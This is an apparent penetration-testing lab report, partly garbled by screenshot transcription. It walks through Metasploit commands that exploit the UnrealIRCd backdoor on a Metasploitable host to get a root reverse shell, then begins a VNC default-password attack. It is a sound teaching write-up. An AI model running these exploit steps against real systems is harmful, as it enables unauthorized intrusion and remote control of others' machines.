
## 4. Exploitation

To exploit the known vulnerabilities identified during the vulnerability scan, the Metasploit Framework was used. Metasploit is an advanced penetration testing platform that allows security professionals to find, exploit, and validate vulnerabilities in systems and applications. The general exploitation process using Metasploit involves several structured steps as outlined below:

### 4.1 Step

#### I. Set Up the Testing Environment

The attacker machine (e.g., Kali Linux) was configured with the Metasploit Framework. Network connectivity to the target system (192.168.1.100) was verified using tools like ping or nmap to ensure the host was reachable and the necessary ports were open.



```
root@Kali: /home/kali
File Actions Edit View Help
inet 192.168.1.104 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fea3:9fed prefixlen 64 scopeid 0x20<link>
ether 08:00:27:a3:9f:ed txqueuelen 1000 (Ethernet)
RX packets 79 bytes 23202 (22.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 46 bytes 14321 (13.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Kali: /home/kali
$ ping google.com
PING google.com (74.125.130.102) 56(84) bytes of data:
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=1 ttl=103 time=88.9 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=2 ttl=103 time=75.8 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=3 ttl=103 time=74.3 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=4 ttl=103 time=77.5 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=5 ttl=103 time=75.3 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=6 ttl=103 time=75.6 ms
^C
-- google.com ping statistics --
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 74.300/77.900/88.888/5.005 ms

root@Kali: /home/kali
```

Before exploiting vulnerabilities using Metasploit, it is important to properly configure the services and environment it depends on. The following steps outline how to initialize and launch Metasploit in Kali Linux.


- **Start the Apache Web Server (Optional)**

This command starts the Apache HTTP server, which is often used when hosting malicious payloads, files, or phishing pages. While not always required for Metasploit to run, it can be useful for delivering exploits in client-side attacks or social engineering scenarios.

- **Start the PostgreSQL Database Service**

Metasploit uses **PostgreSQL** database to store information such as scanned hosts, credentials, loot, and session data. This service must be running to allow Metasploit to track and organize exploitation activities efficiently.

- **Launch the Metasploit Console**



```
root@Kali: /home/kali
File Actions Edit View Help
(root@Kali)-[/home/kali]
# service apache2 start
(root@Kali)-[/home/kali]
# service postgresql start
(root@Kali)-[/home/kali]
# msfconsole
```

This command starts the Metasploit Framework Console, which is the primary command-line interface for interacting with Metasploit. Once launched, it loads all available exploit modules, payloads, encoders, and auxiliary tools

## **II. Identify Vulnerabilities from the Scan Report**

Using the results of the vulnerability assessment (e.g., Nessus), services running on the target machine were analyzed. Vulnerabilities such as software backdoors, weak credentials, and insecure protocols were selected for exploitation. Details like open ports, service banners, and vulnerable software versions were noted.

## **III. Search for Exploits in Metasploit**

Within Metasploit, the search command was used to find exploit modules related to the identified vulnerabilities. For example, to find an exploit for UnrealIRCd, the command:

```
search unrealircd    used
```

## **IV. Select and Load an Appropriate Exploit Module**

Once a relevant module was identified, it was loaded using the use command:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

## **V. Configure Exploit Module Parameters**

The exploit module was configured with specific parameters, including:

- **RHOSTS:** The IP address of the target.
- **RPORT:** The port number of the vulnerable service.
- **LHOST:** The IP address of the attacking machine (used for reverse shells).
- **PAYLOAD:** The type of payload to use (e.g., reverse shell, meterpreter).

## **VI. Execute the Exploit**

The configured exploit was launched using the exploit command. Upon successful exploitation, access was gained to the target system, typically in the form of a command shell or graphical interface, depending on the vulnerability.

## **VII. Post-Exploitation Activities**

After gaining access, additional steps such as privilege escalation, system enumeration, and maintaining persistence can be performed. In ethical testing scenarios, actions are limited to evidence gathering without causing damage or modifying system configurations.

## 4.1 Exploitation 1: UnrealIRCd Backdoor (CVE-2010-2075)

- **Start Metasploit Console**
  - Starts the Metasploit Framework console — the main tool for launching exploits, payloads, scanners,




A terminal window on a Kali Linux system. The prompt is root@Kali: /home/kali. The user has entered three commands: service apache2 start, service postgresql start, and msfconsole. The output for msfconsole shows a tip about configuration and the message 'Starting the Metasploit Framework console ... |'.

```
root@Kali: /home/kali
File Actions Edit View Help

(root@Kali)-[/home/kali]
# service apache2 start

(root@Kali)-[/home/kali]
# service postgresql start

(root@Kali)-[/home/kali]
# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
[*] Starting the Metasploit Framework console ... |
```



A terminal window on a Kali Linux system. The prompt is root@Kali: /home/kali. The user has entered three commands: service apache2 start, service postgresql start, and msfconsole. The output for msfconsole shows a tip about configuration and the message 'Starting the Metasploit Framework console ... |'.

```
root@Kali: /home/kali
File Actions Edit View Help

(root@Kali)-[/home/kali]
# service apache2 start

(root@Kali)-[/home/kali]
# service postgresql start

(root@Kali)-[/home/kali]
# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
[*] Starting the Metasploit Framework console ... |
```



- **Search for UnrealIRCd exploit**

- Searches for Metasploit modules related to UnrealIRCd.

```
msf6 > search unrealircd

Matching Modules



| # | Name                                       | Disclosure Date | Rank      | Check | Description                                   |
|---|--------------------------------------------|-----------------|-----------|-------|-----------------------------------------------|
| 0 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12      | excellent | No    | UnrealIRCd 3.2.8.1 Backdoor Command Execution |



Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > |
```

- **Use the exploit**

- Loads the exploit module for the UnrealIRCd 3.2.8.1 backdoor vulnerability.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

- Now get info for exploit use info tag

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > info

Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12

Provided by:
hdm <x@hdm.io>

Available targets:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



Check supported:
No

Basic options:


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 6667            | yes      | The target port (TCP)                                                                                  |



Payload information:
Space: 1024

Description:
This module exploits a malicious backdoor that was added to the
```

This output not visible RHOSTS IP Address

Use show options command

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    6667             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

Then after set IP address

- Set target IP and port

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

- Now visible ip address

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.100   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

- Set payload:
  - Selects a simple UNIX reverse shell payload that connects back to the attacker's machine.

Use **show payloads** command

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

| #  | Name                                       | Disclosure Date | Rank   | Check | Description                                         |
|----|--------------------------------------------|-----------------|--------|-------|-----------------------------------------------------|
| 0  | payload/cmd/unix/adduser                   | .               | normal | No    | Add user with useradd                               |
| 1  | payload/cmd/unix/bind_perl                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Perl)             |
| 2  | payload/cmd/unix/bind_perl_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6        |
| 3  | payload/cmd/unix/bind_ruby                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby)             |
| 4  | payload/cmd/unix/bind_ruby_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby) IPv6        |
| 5  | payload/cmd/unix/generic                   | .               | normal | No    | Unix Command, Generic Command Execution             |
| 6  | payload/cmd/unix/reverse                   | .               | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)     |
| 7  | payload/cmd/unix/reverse_bash_telnet_ssl   | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)        |
| 8  | payload/cmd/unix/reverse_perl              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Perl)          |
| 9  | payload/cmd/unix/reverse_perl_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via perl)      |
| 10 | payload/cmd/unix/reverse_ruby              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Ruby)          |
| 11 | payload/cmd/unix/reverse_ruby_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via Ruby)      |
| 12 | payload/cmd/unix/reverse_ssl_double_telnet | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (telnet) |

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Activate Windows

Go to Settings to activate Windows

- Set payload

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
```

PAYLOAD => cmd/unix/reverse

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Active

Go to S

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal\_ircd\_3281\_backdoor):

| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.1.100   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                                                                                                               |

Payload options (cmd/unix/reverse):

| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

Exploit target:

| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Activate Win

Go to Settings to

- Set LHOST IP address

- Set with the IP address of Kali/attacking machine to receive the reverse shell.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  | 192.168.1.100   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.104   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

- **Run the exploit:**

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.104:4444
[*] 192.168.1.100:6667 - Connected to 192.168.1.100:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.100:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 2iYyZoGB6CnguPMd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "2iYyZoGB6CnguPMd\r\n"
[*] Matching...
[*] A is input ...
```


- **Result**

- If successful, you will get a remote shell on the target with root privileges due to the backdoor.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:de:d3:f1
          inet addr:192.168.1.100  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:d3f1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:113753 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43608 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10453743 (9.9 MB)  TX bytes:13686279 (13.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1479713 (1.4 MB)  TX bytes:1479713 (1.4 MB)
```

```
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
```



## 4.2 Exploitation: VNC Server 'password' Password

This exploitation demonstrates unauthorized access to a VNC server with the default password password.

- 1. Starts Metasploit Framework console.





- Search for VNC related modules:

```
m1f6 > search vnc
```

| Matching Modules |                                                           |                 |        |       |                                                                    |
|------------------|-----------------------------------------------------------|-----------------|--------|-------|--------------------------------------------------------------------|
| #                | Name                                                      | Disclosure Date | Rank   | Check | Description                                                        |
| 0                | auxiliary/scanner/vnc/ard_root_pw                         | -               | normal | No    | Apple Remote Desktop Root Vulnerability                            |
| 1                | auxiliary/server/capture/vnc                              | -               | normal | No    | Authentication Capture: VNC                                        |
| 2                | payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4       | -               | normal | No    | HTTP Fetch, Bind TCP Stager (RC4 Stage Encryption, Metasploit)     |
| 3                | payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid      | -               | normal | No    | HTTP Fetch, Bind TCP Stager with UUID Support (Windows x64)        |
| 4                | payload/cmd/windows/http/x64/vncinject/reverse_tcp_rc4    | -               | normal | No    | HTTP Fetch, Reverse TCP Stager (RC4 Stage Encryption, Metasploit)  |
| 5                | payload/cmd/windows/http/x64/vncinject/reverse_tcp_uuid   | -               | normal | No    | HTTP Fetch, Reverse TCP Stager with UUID Support (Windows x64)     |
| 6                | payload/cmd/windows/http/x64/vncinject/bind_named_pipe    | -               | normal | No    | HTTP Fetch, Windows x64 Bind Named Pipe Stager                     |
| 7                | payload/cmd/windows/http/x64/vncinject/bind_tcp           | -               | normal | No    | HTTP Fetch, Windows x64 Bind TCP Stager                            |
| 8                | payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp      | -               | normal | No    | HTTP Fetch, Windows x64 IPv6 Bind TCP Stager                       |
| 9                | payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp_uuid | -               | normal | No    | HTTP Fetch, Windows x64 IPv6 Bind TCP Stager with UUID Support     |
| 10               | payload/cmd/windows/http/x64/vncinject/reverse_winhttp    | -               | normal | No    | HTTP Fetch, Windows x64 Reverse HTTP Stager (winhttp)              |
| 11               | payload/cmd/windows/http/x64/vncinject/reverse_http       | -               | normal | No    | HTTP Fetch, Windows x64 Reverse HTTP Stager (wininet)              |
| 12               | payload/cmd/windows/http/x64/vncinject/reverse_https      | -               | normal | No    | HTTP Fetch, Windows x64 Reverse HTTP Stager (wininet)              |
| 13               | payload/cmd/windows/http/x64/vncinject/reverse_winhttps   | -               | normal | No    | HTTP Fetch, Windows x64 Reverse HTTPS Stager (winhttp)             |
| 14               | payload/cmd/windows/http/x64/vncinject/reverse_tcp        | -               | normal | No    | HTTP Fetch, Windows x64 Reverse TCP Stager                         |
| 15               | payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4       | -               | normal | No    | HTTPS Fetch, Bind TCP Stager (RC4 Stage Encryption, Metasploit)    |
| 16               | payload/cmd/windows/https/x64/vncinject/bind_tcp_uuid     | -               | normal | No    | HTTPS Fetch, Bind TCP Stager with UUID Support (Windows x64)       |
| 17               | payload/cmd/windows/https/x64/vncinject/reverse_tcp_rc4   | -               | normal | No    | HTTPS Fetch, Reverse TCP Stager (RC4 Stage Encryption, Metasploit) |
| 18               | payload/cmd/windows/https/x64/vncinject/reverse_tcp_uuid  | -               | normal | No    | HTTPS Fetch, Reverse TCP Stager with UUID Support (Windows x64)    |

- Purpose: Finds VNC-related Metasploit modules.

```
root@kali:~/metasploit
```

| File | Actions                                                   | Edit | View       | Help   |                                                                                         |
|------|-----------------------------------------------------------|------|------------|--------|-----------------------------------------------------------------------------------------|
| 94   | payload/cmd/windows/tftp/x64/vncinject/bind_ipv6_tcp      | -    | normal     | No     | TFTP Fetch, Windows x64 IPv6 Bind TCP Stager                                            |
| 95   | payload/cmd/windows/tftp/x64/vncinject/bind_ipv6_tcp_uuid | -    | normal     | No     | TFTP Fetch, Windows x64 IPv6 Bind TCP Stager with UUID Support                          |
| 96   | payload/cmd/windows/tftp/x64/vncinject/reverse_winhttp    | -    | normal     | No     | TFTP Fetch, Windows x64 Reverse HTTP Stager (winhttp)                                   |
| 97   | payload/cmd/windows/tftp/x64/vncinject/reverse_http       | -    | normal     | No     | TFTP Fetch, Windows x64 Reverse HTTP Stager (wininet)                                   |
| 98   | payload/cmd/windows/tftp/x64/vncinject/reverse_https      | -    | normal     | No     | TFTP Fetch, Windows x64 Reverse HTTP Stager (wininet)                                   |
| 99   | payload/cmd/windows/tftp/x64/vncinject/reverse_winhttps   | -    | normal     | No     | TFTP Fetch, Windows x64 Reverse HTTPS Stager (winhttp)                                  |
| 100  | payload/cmd/windows/tftp/x64/vncinject/reverse_tcp        | -    | normal     | No     | TFTP Fetch, Windows x64 Reverse TCP Stager                                              |
| 101  | auxiliary/scanner/http/thing_vnc_traversal                | -    | 2019-10-10 | normal | Thing VNC Directory Traversal                                                           |
| 102  | post/multi/gather/remote_credentials                      | -    | -          | normal | UNIX Gather Remote Credentials                                                          |
| 103  | exploit/windows/vnc/ultra_vnc_client                      | -    | 2008-04-04 | normal | UltraVNC 1.0.3 Client Buffer Overflow                                                   |
| 104  | target: Windows 2000 SP4 English                          | -    | -          | -      | -                                                                                       |
| 105  | target: Windows XP SP2 English                            | -    | -          | -      | -                                                                                       |
| 106  | target: Windows 2003 SP1 English                          | -    | -          | -      | -                                                                                       |
| 107  | exploit/windows/vnc/ultra_vnc_viewer_bof                  | -    | 2008-02-06 | normal | UltraVNC 1.0.2 Client (VNCViewer.exe) Buffer Overflow                                   |
| 108  | auxiliary/scanner/vnc/vnc_none_auth                       | -    | -          | normal | VNC Authentication None Detection                                                       |
| 109  | auxiliary/scanner/vnc/vnc_login                           | -    | -          | normal | VNC Authentication Scanner                                                              |
